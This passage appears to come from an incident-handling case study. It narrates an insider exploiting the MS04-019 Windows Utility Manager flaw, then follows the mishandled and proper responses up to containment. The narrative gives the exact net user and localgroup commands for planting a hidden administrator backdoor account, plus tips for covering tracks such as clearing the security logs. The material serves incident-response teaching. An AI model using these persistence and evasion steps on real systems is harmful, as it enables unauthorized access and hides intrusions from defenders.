
Ellen knows that this is it. If she issues this command, there is no turning back. She knows that what she's done so far is minor. Minor to the point where even if she were discovered, the likelihood of anything happening to her is minimal.

But this is different. Now, she's actually breaking into a system.

Time passes while she stares blankly at the monitor, thoughts of her husband and children and her past indiscretion filling her mind.

## Exploiting the System

It feels as though someone else is pressing the Windows key and 'U' simultaneously to start utility manager.



It feels as though someone else types the command that will exploit the system.

util1.exe

Before she knows it's happened, the enter key is pressed and windows quickly begin to appear and disappear all over the screen.

An error message appears stating that the Utility Manager service could not be started and to press WinKey + U instead. Ellen discovered during her testing that this error message is incorrectly generated when utilman.exe has been already started. She clicks 'OK' and waits.

The file open dialogue box appears. The text of the file to open quickly changes to %windir%\system32\cmd.ex? and then just CMD.

A popup menu appears and is destroyed in the upper left hand corner of the screen almost too quickly to see. And then it was done.


After what seemed an eternity but was only a few seconds, Ellen stares at the cursor blinking slowly in the new command window. She is in.



After a quick check of the system time, with her heart pounding, Ellen issues a command in the administrative window.


at 23:52 net send purchasing You now have administrative control over me.

The job being accepted and the pop up window that appears a moment later confirms what she already knows.



# Network Diagram


## Genez Inc. Network Diagram



## Keeping Access

Now it was time to leave a way to get back onto the system.

Entering the `Net User` command in the administrative window, she discovered that the only user accounts on the system were Administrator, guest and jane.



```
C:\WINNT\system32\CMD.EXE
C:\WINNT\system32>net user
User accounts for \.
-----
Administrator      Guest      jane
The command completed with one or more errors.
C:\WINNT\system32>
```

She adds an account for herself as a backdoor using the name she thought would be least likely to raise suspicion.


```
Net User ed MyP@ssw0rd /add
```

She then added 'ed' to the local administrators group on the PC by entering

```
Net Localgroup administrators ed /add
```

Entering `net user` and then `net localgroups` with out any additional parameters confirmed that ed has been added and is a member of the local administrators group.

Ellen thinks for a moment about keeping remote access and decides against setting up VnC or pushing a shell out via netcat as she wants this to stay as quiet as possible for as long as possible. Her intent is to come back every night until she has completed her objectives.



```
C:\WINNT\system32\CMD.EXE
C:\WINNT\system32>net user
User accounts for \.
-----
Administrator      ed      Guest
jane
The command completed with one or more errors.

C:\WINNT\system32>net localgroup Administrators
Alias name     Administrators
Comment       Administrators have complete and unrestricted access to the compu
ter/domain

Members
-----
Administrator
ed
The command completed successfully.

C:\WINNT\system32>
```

Suddenly she wants to get out. She wants to leave and go home. Something is wrong. Something just doesn't feel right. She feels like she's going to be sick.

## Covering Tracks

Spooked, she looks around as she closes all the open windows, including the window giving her administrative access and stands up while unplugging the USB drive.

She heads to the door, with no thought to the security camera.

*I've taken the first step. I can come back tomorrow night, I have time. When I do, I'll start looking for Ed's PC.*

If she hadn't gotten spooked and neglected to perform the actions she had planned, her attempt to cover her tracks would have been good.

Her intent was to open Excel and re-open the first file listed in the history section of the file menu. This would greatly lessen the chance that the user of the system would notice anything unusual.

She also forgot to delete the security logs once she had administrative access. While deleting the log would be obvious during an investigation, in this case it would prevent the investigator from understanding what happened.

One thing she did do well, however, was to run util1.exe from the USB drive she brought with her. No executables were left behind to be discovered during the investigation. Wearing latex gloves was more an attempt to ensure that no link

between the crime and her could be established than to make the exploited system stay exploited longer.

Using 'ed' as the name of the backdoor administrator account was also another attempt to cover her tracks. Her rationale was that a local account named after the real administrator would arouse less suspicion and allow her administrative access longer.

Had Ellen restarted Excel and cleared the logs in addition to running util1.exe from the USB drive, it is entirely possible that unless extensive forensic investigation followed, it would be impossible to confirm the attack vector. It also would have been highly unlikely that the described attack was detected at all.

## **Part Four**

### ***The day after***

#### **How Not to Handle an Incident**

Ed Scanlon, like many administrators, felt overworked and under appreciated. He did his best with the meager budget he received, but getting user acceptance on changes was next to impossible. Management offered no support in helping the users see the need to change so after a while, he stopped trying.

His last ditch effort was to attempt to persuade management that all the internal systems needed to be patched in the wake of the critical vulnerabilities Microsoft announced in April.

Meetings were held, department heads debated and argued and when the dust settled, the decision not to patch because it had too much potential to disrupt operations was announced.

Build it and leave it until it dies has been the way things have happened, and Ed figures that's the way things will continue to happen for the foreseeable future.

When new projects come up, Ed tries to build at least some form of security into the plan. Their network security can best be described as a crunchy outer shell covering a soft and chewy center. The little money they have been able to use for security has been spent on managed services that handle their web server, as well as an email service that also provides anti-spam and anti-virus protection for the e-mail.

In next year's budget, there may even be enough to start deploying anti-virus software on the local systems.

Ed realized that security was a gamble. He figured the best way to handle it given the current management was to make breaking in as hard as possible. Past that, he knew things would be dicey, at best.

Sure, he knows about auditing and NTFS permissions and user rights and has become quite adept at the granular controls offered by Active Directory, but he knows all of that is meaningless if he can't patch systems and apply service packs when needed.

The Windows systems Ed is responsible for can be broken down as follows:

Researchers, support staff and management are administrators on their own PCs and on some of the servers. These users often 'undo' some of the basic security precautions Ed builds into the systems such as auditing.

General office staff members are not administrators on their systems, nor do they have administrative rights on any of the servers.

These systems are configured with fairly tight NTFS permissions, have auditing configured and generally make it difficult, though not impossible, for the end user to do something to make Ed's life more difficult.

Fortunately for Ed, this PC, being used by a member of the general office staff, is being audited.

When Jane came in the next morning, she did notice that the Excel spreadsheet she had left open the night before was closed. She remembered the e-mail that Ed sends out frequently telling people to report any suspicious activity.

She calls Ed, who arrives quickly. Jane tells Ed again of the Excel spreadsheet left running and the unlocked workstation.



"It's probably nothing," Ed begins "Let me look at your system a bit. If you want to grab a coffee, I'll probably be done by the time you get back."

Jane flashes a worried smile at Ed and heads for the break room, hopeful that Ed won't find the personal photographs of the family reunion last summer on her hard drive. There's no defined policy, but she knows she shouldn't have the pictures there and she likes this job too much to get fired over something so stupid.



Ed sits down at the unlocked system, logs off and then back on as the administrator account. He immediately opens event viewer and goes to the security log looking for odd events occurring off hours.

It doesn't take long for him to find them.

The first two entries show utilman.exe and narrator.exe starting at 23:49 (11:49 pm) the previous evening. A quick check through the rest of the logs shows this to be a unique occurrence.




Next, Ed finds a process creation event for util1.exe, a file he searches the hard drive for but can not find. The next event in the security log is another process creation event, this time for cmd.exe.





Ed begins to believe the system he is looking at has been hacked.

The next curious entry is another process creation entry, this time for winhlp32.exe



Finally, the two event log entries he didn't want to see were there.



The first, shows a user account being added for ed.

“What the?!?! That’s me! I didn’t add that account!”



The second shows the new user being added to the local administrators group.

Ed saves two copies of the security, system and application log, in different places on the local drive.

Immediately he searches the hard drive for additional software, including util1.exe, that may have been installed. Finding none, he opens a browser window, navigates to Google and searches on some of the strings in the event log entries he's found.

"utilman" + "narrator" + "winhlp32"

A few links down in the search results, he finds one listed as "Microsoft Window Utility Manager Local Elevation of Privileges ..." <sup>23</sup>

He clicks on the link and reads in horror the details of how he got hacked.

He opens a new window and navigates to the Microsoft website and looks through the security bulletins for July of this year until he sees one titled Microsoft Security Bulletin MS04-019 "Vulnerability in Utility Manager Could Allow Code Execution" <sup>24</sup>

Reading it he discovers that this system could be exploited using this vulnerability.

"Stupid virus writers."

Sighing to himself, Ed deletes the 'ed' account from the system after checking to see if any additional accounts were created. He fires up a terminal services session, connects first to the single Active Directory domain controller, then to the single NT4 domain controller and looks through the logs for any suspicious entries.

Finding none, he looks up to see Jane standing there holding a steaming cup of coffee and carrying an anxious expression on her face.

"Do you think you can use a different PC for a while? This is taking a bit longer than I thought." He says to her.

"No," she says while shaking her head "everything I need is on that hard drive and it's not shared out." She replies

---

<sup>23</sup> <http://www.devarchives.com/ml-display/121858/security/vuln-dev/Microsoft-Window-Utility-Manager-Local-Elevation-of-Privileges>

<sup>24</sup> <http://www.microsoft.com/technet/security/bulletin/MS04-019.mspx>

*Maybe it is, maybe it isn't ...*

“Ok, well, I’ll be done here in about ten minutes or so, ok?”

“Sure”, she replies as she pulls up a chair and sits across the desk from him.

Looking again though the contents of the hard drive he ignores the directory named ‘photos’ and asks “Do you have any back-up of your files?”

Her head shakes again “No, should I?”

Ed nods and opens up task manager looking for any unusual processes. He finds a couple that he’s not familiar with and searches the hard drive for their location. Finding them in the system32 folder he assumes they’re supposed to be running and continues on.

Opening a command window he runs netstat –na and looks at the display. No unusual connections or open ports.

*Ok, system’s clean. She can get back to work, and I can get back to moving users and computers to AD.*

Ed logs off and while standing up, looks at Jane “You’re all set. Thanks for letting me know something was fishy.”

Jane sits down, logs on and sees the photos directory and all its contents are still there. She begins to work, and worries about what will happen next.

Ed wanders off and makes a mental note to check the firewall logs when he has a chance and to apply the MS04-019 patch to the system before he leaves; neither of which he ends up doing.

The last mention of this incident is the following line item to his manager in his monthly status report.

Cleaned user system of backdoor left by malicious web site or virus infected e-mail. Full auditing enabled on the system generated event logs that led to the discovery after I was notified by the user of odd activity on the system. Suggested that auditing be turned on at the same level and all users, including those with administrative access be required to keep auditing at that level enabled.

## **The Proper Way to Handle This Incident**

## Preparation

Ed is an overworked sysadmin doing the best that he can with no real support from management. His actual preparation is limited to auditing a few systems in the building and frequent reminders to employees to contact him in the event of suspicious computer activity.

He has no warning banners, so if Ellen returns the next night and finds the workstation she compromised logged off, when she attempts to logon using the 'ed' account, she will receive no notice that her actions are improper and may result in punishment.

A sample warning banner text could be:

"You have connected to a Genez Inc. monitored proprietary system. Only authorized users may access this system. Access by unauthorized individuals is prohibited."

Ed has no formal response policy, or even strategy. He is familiar with the six step incident handling process and has decided to use that process as he understands it should the need arise, and will contact his manager as well as the business manager of the compromised system once an event becomes an incident.

He has no relationship with law enforcement of any kind, no formal incident response team, and a jump kit he's assembled from spare parts, purchased but unused licenses, free tools and a few items he's supplied from home.

The jump kit contains

Windows XP laptop

Installed software includes: VMware Office, Winzip, Acrobat reader, ghost, Ethereal, Process Explorer, PSTools, TCPView, FPipe, FPort, Superscan, netcat, mdsummer,

Installed hardware includes: Internal 10/100 ethernet card, cd-rom writer

VMware images on the laptop include Windows 2000, Windows 98, Redhat 8.0 and Knoppix.

Bootable floppy containing fdisk, format and ghost

Spare laptop battery

25' extension cord

Six outlet power strip

25' cat5 cable

25' cat5 crossover cable

Netgear 8 port 10/100 hub

3 30 GB ID hard drives

Box of gallon size ziplock freezer bags

2 permanent black markers  
2 each red blue black and green pens  
2 bound composition notebooks with pre-numbered pages.  
10 writeable cdroms  
Contact sheet with home and cell phone numbers for various members of management.  
CD folder containing installation media for all installed software.

And while not to his credit, the security camera over the door did capture Ellen entering and exiting the building.

## Identification

Fortunately, Jane was an observant user. She knew she left that spreadsheet running and she knew to contact Ed.

Ed has no Intrusion Detection Systems installed, and even if he did, the only way an IDS would alert in this situation is if a host based system were to be installed and running on Jane's PC; an unlikely occurrence in even the most security conscious of organizations.

Because Ed has enabled success and failure auditing for all event types, a practice not often recommended, he was able to find the event log entries that ultimately led to him determining what vulnerability was used to exploit the system. The other key indicator that the system was intentionally compromised was the addition of the 'ed' account to the system and the addition of that account to the local administrators group.

Detecting this exploit would be very difficult in the case of a local malicious attacker as the attack happens very quickly and leaves no obvious signs. If the compromised system were to be used to compromise additional systems, those attacks could be detected by properly configured IDS.

Once Ed determined that util1.exe was executed and that it was not supposed to be on the system, Ed declared an incident. The other tell-tale sign was the event log entries for the utility manager processes being created at a time that after a quick check with Jane, he knows the user was not using the system. He immediately communicated his findings, to his manager, and Jane's manager, documenting his findings and actions in his own hand writing into one of the bound composition notebooks from his jump kit every step of the way.

Timeline:

9/13/04 - 23:00 - Ellen enters the building

9/13/04 - 23:49 - Ellen runs utilman1.exe and exploits the system  
9/14/04 - 00:03 - Ellen gets spooked and leaves.  
9/14/04 - 08:37 - Jane calls Ed  
9/14/04 - 08:41 - Ed arrives and begins looking at Jane's PC  
9/14/04 - 08:57 - Ed declares an incident  
9/14/04 - 09:00 - Ed informs his manager and Jane's manager  
9/14/04 - 09:26 - Ed reviews the security tapes  
9/14/04 - 09:39 - Decision made not to inform law enforcement  
9/14/04 - 09:52 - 1st backup started  
9/14/04 - 10:10 - 2nd backup started  
9/14/04 - 10:37 - Ed reviews server logs and random pc logs  
9/14/04 - 12:20 - Ed begins to clean, service pack and patch Jane's system  
9/14/04 - 13:12 - Facilities manager terminates cleaning service keycard access  
9/14/04 - 13:24 - Facilities manager fires the cleaning service  
9/14/04 - 14:04 - Cleaned, patched system returned to user  
9/14/04 - 14:35 - Ed begins online virus scan of remaining Genez systems  
9/28/04 - 11:30 - Follow up meeting

## Containment

Ed now does more research and determines that the system was exploited by using the vulnerability detailed in MS04-19. He realizes that this is likely a local exploit. Sure there is code out there that can make it remotely exploitable, but the victim has to open an e-mail or surf to a particular web site. As such, he knows that the Microsoft supplied patch will prevent the system from being compromised by exploiting the same vulnerability again and that until disabling the Utility Manager service would be another viable mitigation strategy.

The service could be stopped with the native Windows utility sc.exe as follows.

```
C:\>sc \\%computername% stop utilman
```

This provides the following output

```
SERVICE_NAME: utilman
